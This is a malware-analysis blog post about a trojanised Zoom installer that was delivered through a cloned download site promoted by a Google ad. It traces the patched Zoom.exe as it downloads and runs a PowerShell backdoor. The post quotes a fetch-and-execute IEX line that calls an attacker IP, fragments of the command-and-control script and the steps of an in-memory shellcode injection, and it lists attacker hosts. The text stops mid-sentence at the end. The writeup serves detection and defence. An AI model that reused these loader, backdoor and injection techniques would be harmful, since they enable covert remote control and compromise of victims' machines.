



A Different Kind of Zoombomb

inde.nz/blog/different-kind-of-zoombomb




On the 7th April 2021, Defender for Endpoint alerted on suspicious PowerShell execution by a Zoom process on a customer workstation:







Besides the fact that Zoom should not be dropping and executing arbitrary PowerShell scripts, this instance of Zoom was launched from a subfolder of %temp% rather than the standard Zoom client install path under %appdata% (i.e. `C:\Users\<user>\AppData\Roaming`):

Execution details

Process name	Zoom.exe
Execution time	Apr 6, 2021, 8:46:33.000 PM
Integrity level	Medium
Access privileges (UAC)	Limited
Process ID	38160
Command line	"Zoom.exe" 

File details


File name	Zoom.exe
Full path	c:\users\██████\appdata\local\temp\zoom\Zoom.exe
SHA1	e9c58830c854fb083ab67041429276b9f0918e69 
SHA256	df8659f990176e4845615486055305a5dc7024c732850bc3043c 
MD5	422ed9c946645160688ad0cfd1aef26 
Size	265.73 KB
Signer	 Unknown

What follows is my investigation into the origin of this “aftermarket” Zoom install, and analysis of associated artifacts.


Delivery

A hunt query showed that Zoom.exe had originated from an 7zip archive produced by a self-extracting executable: ZoomPortable.exe. In learning this I recalled a conversation with a senior member of another security team who had seen the same set of files in a recent investigation, however the execution they observed did not progress as far as what I was now looking at. Neither of us could find any mention of a portable version of Zoom – either official or unofficial – so we worked together to dive into what we believed to be something rather spicy. I would highly recommend taking some time to read [their findings](#) too.

ZoomPortable.exe was downloaded from Chrome, as opposed to the more common vector of delivering malware: email. An important attribute of this file is that is signed with a legitimate, DigiCert issued certificate:



As Zscaler is used by the organisation, I was able to correlate cloud proxy and endpoint data to determine that the file had been downloaded from [https://veehy\[.\]com/download-zoom/](https://veehy[.]com/download-zoom/) (149.56.14[.]50). The site was a perfect clone of zoom[.]us except for the “Download for Free” buttons:



Preceding this was a click through [https://linkx\[.\]ind\[.\]br/?utm_source=google&utm_medium=cpc&utm_campaign=g&utm_content=506530145240&utm_term=zoom](https://linkx[.]ind[.]br/?utm_source=google&utm_medium=cpc&utm_campaign=g&utm_content=506530145240&utm_term=zoom) which led to an assumption that the vector for delivery was a Google Ad for Zoom (later corroborated by the user).

Execution of ZoomPortable.exe:

- Configures itself to autostart by making a shortcut to itself under `%appdata%\Microsoft\Windows\Start Menu\Programs\Startup`
- Drops zoom.7z in %temp% and extracts its contents into %temp%\zoom with 7za: `"7za.exe" x "C:\Users\<user>\AppData\Local\Temp\zoom.7z" -o"C:\Users\<user>\AppData\Local\Temp\zoom" -aos`

The extracted contents appear identical to a standard Zoom client install, with exception of the path they are extracted to and zoom.exe having a modified date much later than any other file:

Name	Size	Packed Size	Modified
aomhost	31 843 032	528 230	2021-02-26 06:49
ringtone	409 077	0	2021-02-26 06:49
Zoom.exe	265 728		2021-03-17 15:03
zTscoder.exe	233 696		2021-01-11 14:14
zUpdater.exe	103 648		2021-01-11 14:14
ZoomDocConverter.exe	214 240		2021-01-11 14:14
ZoomOutlookIMPlugin.exe	806 624		2021-01-11 14:14
Zoom_launcher.exe	321 248		2021-01-11 14:14
Installer.exe	737 504		2021-01-11 14:14
zCrashReport.exe	207 072		2021-01-11 14:14
CptControl.exe	82 656		2021-01-11 14:14
CptHost.exe	634 080		2021-01-11 14:14
CptInstall.exe	215 776		2021-01-11 14:14
CptService.exe	212 192		2021-01-11 14:14
airhost.exe	9 504 992	33 210 873	2021-01-11 14:14
...host.dll	101 200		2021-01-11 14:14

Unlike its legitimate version, this patched version of Zoom.exe has an idata section that is marked as writable, executable and potentially packed:

property	value	value	value	value	value	value
name	.text	.idata	.data	.rsrc	.reloc	.idata
md5	EA5C8BEF43EA6D89608B60F...	397C9F117B379F3DB8DC38...	74E17CBBD97B5AA62F8D14...	05CFE7C9F0EB9DA46C53068...	585186FB355009371ED64923...	D8CA11325DEC5B14056C06...
entropy	6.294	5.287	2.086	5.744	6.612	5.650
file-ratio (94.03%)	23.70 %	15.80 %	0.19 %	50.29 %	3.08 %	0.96 %
raw-address	0x00000400	0x0000FA00	0x00019E00	0x0001A000	0x0003AA00	0x0003CA00
raw-size (249856 bytes)	0x0000F600 (62976 bytes)	0x0000A400 (41984 bytes)	0x00002000 (512 bytes)	0x00020A00 (133632 bytes)	0x00002000 (8192 bytes)	0x0000A000 (2560 bytes)
virtual-address	0x00401000	0x00411000	0x0041C000	0x0041F000	0x00440000	0x00442000
virtual-size (257356 bytes)	0x0000F4BA (62650 bytes)	0x0000A2E2 (41698 bytes)	0x00002560 (9568 bytes)	0x00020918 (133400 bytes)	0x00001E38 (7736 bytes)	0x00000900 (2304 bytes)
entry-point	0x0000DC90	-	-	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x40000040	0x42000040	0xE00000A0
writable	-	-	x	-	-	x
executable	x	-	-	-	-	x
shareable	-	-	-	-	-	-
discardable	-	-	-	-	x	-
initialized-data	-	x	x	x	x	-
uninitialized-data	-	-	-	-	-	x
unreadable	-	-	-	-	-	-
self-modifying	-	-	-	-	-	x
virtualized	-	-	-	-	-	-
file	n/a	n/a	n/a	n/a	n/a	n/a

The function at 0x00442000 (the address of .idata) is one of the first called during startup:

```

; START OF FUNCTION CHUNK FOR start

loc_40DB12:          ; uintptr_t
push    14h
push    offset unk_417250 ; unsigned int
call    sub_40E0CB
push    1
call    sub_40D656
pop     ecx
test    al, al
jz     loc_40DC78

```

```

sub_40E0CB proc near
call    sub_442000
sub_40E0CB endp

```

Further below, around 0x0044227A, the string "b.ps1" is formed:

00442277	8B55 FC	mov ecx, dword ptr ss:[ebp-4]	
0044227A	C602 62	mov byte ptr ds:[edx], 62	62: 'b'
0044227D	8B45 FC	mov eax, dword ptr ss:[ebp-4]	
00442280	83C0 01	add eax, 1	
00442283	8945 FC	mov dword ptr ss:[ebp-4], eax	
00442286	8B4D FC	mov ecx, dword ptr ss:[ebp-4]	
00442289	C601 2E	mov byte ptr ds:[ecx], 2E	2E: '.'
0044228C	8B55 FC	mov edx, dword ptr ss:[ebp-4]	
0044228F	83C2 01	add edx, 1	
00442292	8955 FC	mov dword ptr ss:[ebp-4], edx	
00442295	8B45 FC	mov eax, dword ptr ss:[ebp-4]	
00442298	C600 70	mov byte ptr ds:[eax], 70	70: 'p'
0044229B	8B4D FC	mov ecx, dword ptr ss:[ebp-4]	
0044229E	83C1 01	add ecx, 1	
004422A1	894D FC	mov dword ptr ss:[ebp-4], ecx	
004422A4	8B55 FC	mov edx, dword ptr ss:[ebp-4]	
004422A7	C602 73	mov byte ptr ds:[edx], 73	73: 's'
004422AA	8B45 FC	mov eax, dword ptr ss:[ebp-4]	
004422AD	83C0 01	add eax, 1	
004422B0	8945 FC	mov dword ptr ss:[ebp-4], eax	
004422B3	8B4D FC	mov ecx, dword ptr ss:[ebp-4]	
004422B6	C601 31	mov byte ptr ds:[ecx], 31	31: '1'
004422B9	8B55 FC	mov edx, dword ptr ss:[ebp-4]	

After this is a test of EDX and a conditional jump, so a breakpoint is set here. The user %temp% path has been resolved and a URL is formed:

00442299	8502	test edx, edx	edx: "Urlmon.d11"
0044229F	74 5A	je zoom.44235B	
00442301	6A 00	push 0	
00442303	6A 00	push 0	
00442305	8B45 F4	mov eax, dword ptr ss:[ebp-C]	[ebp-C]: "C:\\Users\\[user]\\AppData\\Local\\Temp\\b.ps1"
00442308	50	push eax	
00442309	8B4D F8	mov ecx, dword ptr ss:[ebp-8]	[ebp-8]: "Urlmon.d11"
0044230C	81C1 30020000	add ecx, 230	ecx: "http://ec2-54-209-51-169.compute-1.amazonaws.com/awss"
00442312	51	push ecx	ecx: "http://ec2-54-209-51-169.compute-1.amazonaws.com/awss"
00442313	6A 00	push 0	
00442315	8B55 F8	mov edx, dword ptr ss:[ebp-8]	[ebp-8]: "Urlmon.d11"
00442316	8B82 60030000	mov eax, dword ptr ds:[edx+360]	
0044231E	FFD0	call eax	
00442320	8945 F0	mov dword ptr ss:[ebp-10], eax	
00442323	837D F0 00	cmp dword ptr ss:[ebp-10], 0	

The call of EAX invokes Urlmon.URLDownloadToFile, storing the result of <http://ec2-54-209-51-169.compute-1.amazonaws.com/awss> in `C:\Users\\AppData\Local\Temp\b.ps1` :

EIP EAX	7588C8D0	8BFF	mov edi,edi	URLDownloadToFileA
	7588C8D2	55	push ebp	
	7588C8D3	8BEC	mov ebp,esp	
	7588C8D5	83E4 F8	and esp,FFFFFFF8	
	7588C8D8	81EC 14010000	sub esp,114	
	7588C8DE	A1 A0248B75	mov eax,dword ptr ds:[758B24A0]	
	7588C8E3	33C4	xor eax,esp	
	7588C8E5	898424 10010000	mov dword ptr ss:[esp+110],eax	
	7588C8EC	8845 08	mov eax,dword ptr ss:[ebp+8]	[ebp+8]:"Ur1mon.d11"
	7588C8EF	53	push ebx	ebx:"Ur1mon.d11"
	7588C8F0	885D 10	mov ebx,dword ptr ss:[ebp+10]	
	7588C8F3	56	push esi	
	7588C8F4	57	push edi	
	7588C8F5	867D 0C	mov edi,dword ptr ss:[ebp+C]	ecx:"http://ec2-54-209-51-169.compute-1.amazonaws.co
	7588C8F8	88CF	mov ecx,edi	
	7588C8FA	894424 10	mov dword ptr ss:[esp+10],eax	
	7588C8FE	8845 18	mov eax,dword ptr ss:[ebp+18]	
	7588C901	894424 14	mov dword ptr ss:[esp+14],eax	
	7588C905	8D51 01	lea edx,dword ptr ds:[ecx+1]	edx:"Ur1mon.d11", ecx+1:"ttp://ec2-54-209-51-169.com
	7588C908	8A01	mov al,byte ptr ds:[ecx]	ecx:"http://ec2-54-209-51-169.compute-1.amazonaws.co
	7588C90A	41	inc ecx	ecx:"http://ec2-54-209-51-169.compute-1.amazonaws.co
	7588C90B	84C0	test al,al	
	7588C90D	75 F9	jnz urlmon.7588C908	ecx:"http://ec2-54-209-51-169.compute-1.amazonaws.co
	7588C90F	28CA	sub ecx,edx	
	7588C911	8D34D0 02000000	lea esi,dword ptr ds:[ecx*2+2]	
	7588C918	56	push esi	
	7588C919	8D8C24 9C000000	lea ecx,dword ptr ss:[esp+9C]	
	7588C920	E8 94FAFFFF	call urlmon.7588C3B9	
	7588C925	838C24 98000000 00	cmp dword ptr ss:[esp+98],0	
	7588C92D	75 07	jnz urlmon.7588C936	
	7588C92F	BE 0E000780	mov esi,8007000E	
	7588C934	EB 7F	jmp urlmon.7588C9B5	

Upon successful download of the script a reference to Kernel32.WinExec is stored in ECX and EDX is populated with the shell command required to run the script:

	00442312	8B55 F8	mov edx,dword ptr ss:[ebp-8]	[ebp-8]:"Ur1mon.d11"
	00442318	8882 60030000	mov eax,dword ptr ds:[edx+360]	eax:"Ur1mon.d11"
	0044231E	FFD0	call eax	
	00442320	8945 F0	mov dword ptr ss:[ebp-10],eax	
	00442323	837D F0 00	cmp dword ptr ss:[ebp-10],0	
	00442327	75 20	jnz zoom.442349	
	00442329	884D FC	mov ecx,dword ptr ss:[ebp-4]	
	0044232C	C601 22	mov byte ptr ds:[ecx],22	
	0044232F	6A 00	push 0	22:"\""
	00442331	8B55 F8	mov edx,dword ptr ss:[ebp-8]	[ebp-8]:"Ur1mon.d11"
	00442334	81C2 F0000000	add edx,F0	edx:"C:\\windows\\System32\\cmd.exe /c powershell -exec bypass /W 1 \"C:
	0044233A	52	push edx	edx:"C:\\windows\\System32\\cmd.exe /c powershell -exec bypass /W 1 \"C:
	0044233B	8845 F8	mov eax,dword ptr ss:[ebp-8]	[ebp-8]:"Ur1mon.d11"
	0044233E	8B88 50030000	mov ecx,dword ptr ds:[eax+350]	
	00442344	FFD1	call ecx	
	00442346	8945 F0	mov dword ptr ss:[ebp-10],eax	

This command is executed by Kernel32.CreateProcess, launching the PowerShell process via cmd.exe:

	76741072	8BFF	mov edi,edi	CreateProcessA
	76741075	55	push ebp	
	76741077	8BEC	mov ebp,esp	
	76741079	6A 00	push 0	
	7674107C	FF75 2C	push dword ptr ss:[ebp+2C]	
	7674107E	FF75 28	push dword ptr ss:[ebp+28]	
	76741082	FF75 24	push dword ptr ss:[ebp+24]	
	76741085	FF75 20	push dword ptr ss:[ebp+20]	
	76741088	FF75 1C	push dword ptr ss:[ebp+1C]	
	7674108B	FF75 18	push dword ptr ss:[ebp+18]	
	7674108E	FF75 14	push dword ptr ss:[ebp+14]	
	76741091	FF75 10	push dword ptr ss:[ebp+10]	
	76741094	FF75 0C	push dword ptr ss:[ebp+C]	
	76741097	FF75 08	push dword ptr ss:[ebp+8]	
	76741099	6A 00	push 0	
	7674109B	E8 81940100	call <kernel32.CreateProcessInternalA>	[ebp+C]:"C:\\windows\\System32\\cmd.exe /c powershell -exec bypass /W 1
	7674109E	5D	pop ebp	
	7674109F	C2 2800	ret 28	

From the perspective of the user, nothing appears out of place: the standard Zoom launcher appears for them:



Join a Meeting

Sign In

Version: 5.4.9 (59931.0110)

Execution

Execution of b.ps1 was first seen 6 days after the first run of zoom.exe, suggesting the remote host may have been profiling targets and limiting distribution of the script. In other reported cases, this delay varies between 2-7 days. The initial PowerShell script – b.ps1 – was inspected by AMSI and logged by Defender, and certainly aroused suspicion:

AMSI script

```
[Reflection.Assembly]::LoadWithPartialName("System.Security") | Out-Null;
[Reflection.Assembly]::LoadWithPartialName("System.Core") | Out-Null;

$bxlt = "http://45.146.164.111"

function yrfd {
    param ([String]$ip,[byte[]]$d,[String]$s = '')

    $iqab = "/en-us/usage/,/en-us/cdn/content,/en-us/info-user/".split(',')
    $UA='Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/211011011 Firefox/78.0'

    $e=[System.Text.Encoding]::UTF8;

    if(-not $sjts) {
        $sjts=New-Object System.Net.WebClient;
    }
}
```

Key observations were:

- The use of .NET reflection.
- Extensive obfuscation of variables.
- Random URI path selection (as used by Cobalt Strike and Empire).
- Connection to an IP unrelated to Zoom infrastructure.

Two versions of b.ps1 were encountered, each with a unique user agent and set of URI paths:

- 139.60.161[.]60:
 - **Paths:** /en-us/telemetry/, /en-us/cdn/content, /en-us/info-browser/
 - **User agent:** Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0

- 45.146.164[.]111:
 - **Paths:** /en-us/usage/, /en-us/cdn/content, /en-us/info-user/
 - **User agent:** Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/211011011 Firefox/78.0

The script was found to operate in stages determined by the response from the remote host. Basic user and system information is first sent to the host in a while loop with a 10 second wait in between each iteration:

- **User and machine name:**

```
[Environment]::UserDomainName+'|'+[Environment]::UserName+'|'+
[Environment]::MachineName;
```
- **Local IP address:**

```
(Get-WmiObject Win32_NetworkAdapterConfiguration|Where{$_.IPAddress}|Select -
Expand IPAddress);
```
- **Operating system:**

```
(Get-WmiObject Win32_OperatingSystem).Name.split('|')[0];
```
- **Process name:**

```
[System.Diagnostics.Process]::GetCurrentProcess();
```

While the response from the host is empty or equal to “exit” the loop will continue, otherwise the response will form a session ID to be sent in the headers of subsequent requests. Another loop begins with an empty request, presumably to validate the session ID. If it is accepted and the response is “xxxxx” the next request will include both the session ID and detail of the execution context:

```
([text.encoding]::UTF8).GetBytes("Running as user " + $env:username + " on " +
$env:computername + "`n`n" + 'PS ' + (Get-Location).Path + '>')
```

This line of code, alongside some others nearby, look to have been borrowed from an open-sourced script, Invoke-PowerShellTcp: <https://github.com/tokyoneon/Chimera/blob/master/shells/Invoke-PowerShellTcp.ps1>. It is expected that this is called at least once, and followed by a response that is neither empty, “xxxxx” or “exit”. Other valid responses form commands that can be either standalone or followed by space separated variables:

- **dir:**
 - **No variables:**

```
Get-ChildItem -force | select mode,@{Name="Owner";Expression={ (Get-Acl
$_.FullName).Owner }},lastwritetime,length,name
```
 - **With variables:**

```
Get-ChildItem $ca -Force -ErrorAction Stop | select
mode,@{Name="Owner";Expression={ (Get-Acl $_.FullName).Owner
}},lastwritetime,length,name
```
- **getpid:**

```
[System.Diagnostics.Process]::GetCurrentProcess()
```
- **whoami:**

```
[Security.Principal.WindowsIdentity]::GetCurrent().Name
```
- **hostname:**


```
[System.Net.Dns]::GetHostByName(($env:computerName))
```

- default:
 - No variables:


```
IEX $c
```
 - With variables:


```
IEX "$c $ca"
```

In effect, the “default” option is used for arbitrary PowerShell execution. This led to multiple additional detections:



In the following example, a command requests and runs an additional script (where IEX is the alias for Invoke-Expression):

Details

AMSI script



```
IEX ((new-object net.webclient).downloadstring('http://45.146.164.111:443/okm'))
```

“okm” is a fairly standard shellcode injection script similar to that used in [Metasploit](#) and [Cobalt Strike](#):

Convert hex-encoded shellcode to a byte array:

```
[Byte[]] $pdas = [byte[]] -split ($bend -replace '..', '0x$& ')
```

Allocate space in memory for the shellcode with VirtualAlloc: `$ufvt.Invoke([IntPtr]::Zero, $pdas.Length + 1, 0x3000, 0x40)`

Load the shellcode into memory:

```
[System.Runtime.InteropServices.Marshal]::Copy($pdas, 0, $dotn, $pdas.Length)
```

Build additional shellcode to invoke "ExitThread":

```
$joas = grqoh kernel32.dll ExitThread  
$dglT = dswro $dotn $joas 64
```

Also allocate space for this shellcode and copy it into memory:

```
$xuwf = $ufvt.Invoke([IntPtr]::Zero, $dglT.Length + 1, 0x3000, 0x40) #  
(Reserve|Commit, RWX)  
[System.Runtime.InteropServices.Marshal]::Copy($dglT, 0, $xuwf, $dglT.Length)
```

Execute the shellcode as a new thread then exit:

```
$zcbu.Invoke([IntPtr]::Zero, 0, $xuwf, $dotn, 0, [IntPtr]::Zero)
```

When analysing the shellcode, it appeared that the C2 server (95.179.138[.]181:443) had already been taken down:

```
Loaded 25e bytes from file C:\[redacted]\zoom\okm.bin
Testing 606 offsets | Percent Complete: 99% | Completed in 109 ms
0) offset=0x0 steps=MAX final_eip=7c801d7b LoadLibraryA
Loaded 25e bytes from file C:\[redacted]\zoom\okm.bin
Memory monitor enabled..
Memory monitor for dlls enabled..
Initialization Complete..
Dump mode Active...
Interactive Hooks enabled
Max Steps: 2000000
Using base offset: 0x401000

401131 LoadLibraryA(ws2_32)
401141 WSASStartup(190)
40115e WSASocket(AF=2, tp=1, proto=0, group=0, flags=0)
40116a connect(h=280, host: 95.179.138.181 , port: 443 ) = 71ab4a07
40116a connect(h=280, host: 95.179.138.181 , port: 443 ) = 71ab4a07
40116a connect(h=280, host: 95.179.138.181 , port: 443 ) = 71ab4a07
40116a connect(h=280, host: 95.179.138.181 , port: 443 ) = 71ab4a07

Stepcount 2000001
Primary memory: Reading 0x25e bytes from 0x401000
Scanning for changes...
Change found at 26 dumping to C:\[redacted]\zoom\okm.unpack
Data dumped successfully to disk

Analysis report:
Sample decodes itself in memory. (use -d to dump)
Uses peb.InMemoryOrder List
Instructions that write to code memory or allocs:
401010 31581A xor [eax+0x1a],ebx
40102b 315817 xor [eax+0x17],ebx
401049 31680F xor [eax+0xf],ebp
401064 315610 xor [esi+0x10],edx
40107c 314315 xor [ebx+0x15],eax


Signatures Found: None

Scanning main code body for api table looking for connect...
Scanning stack for api table base=12ec30 sz=1000
Scanning for register based tables: eax, ecx, edx, ebx, esp, ebp, esi, edi,

Memory Monitor Log:
*PEB (fs30) accessed at 0x401092
peb.InMemoryOrderModuleList accessed at 0x401099
```

Thankfully, this

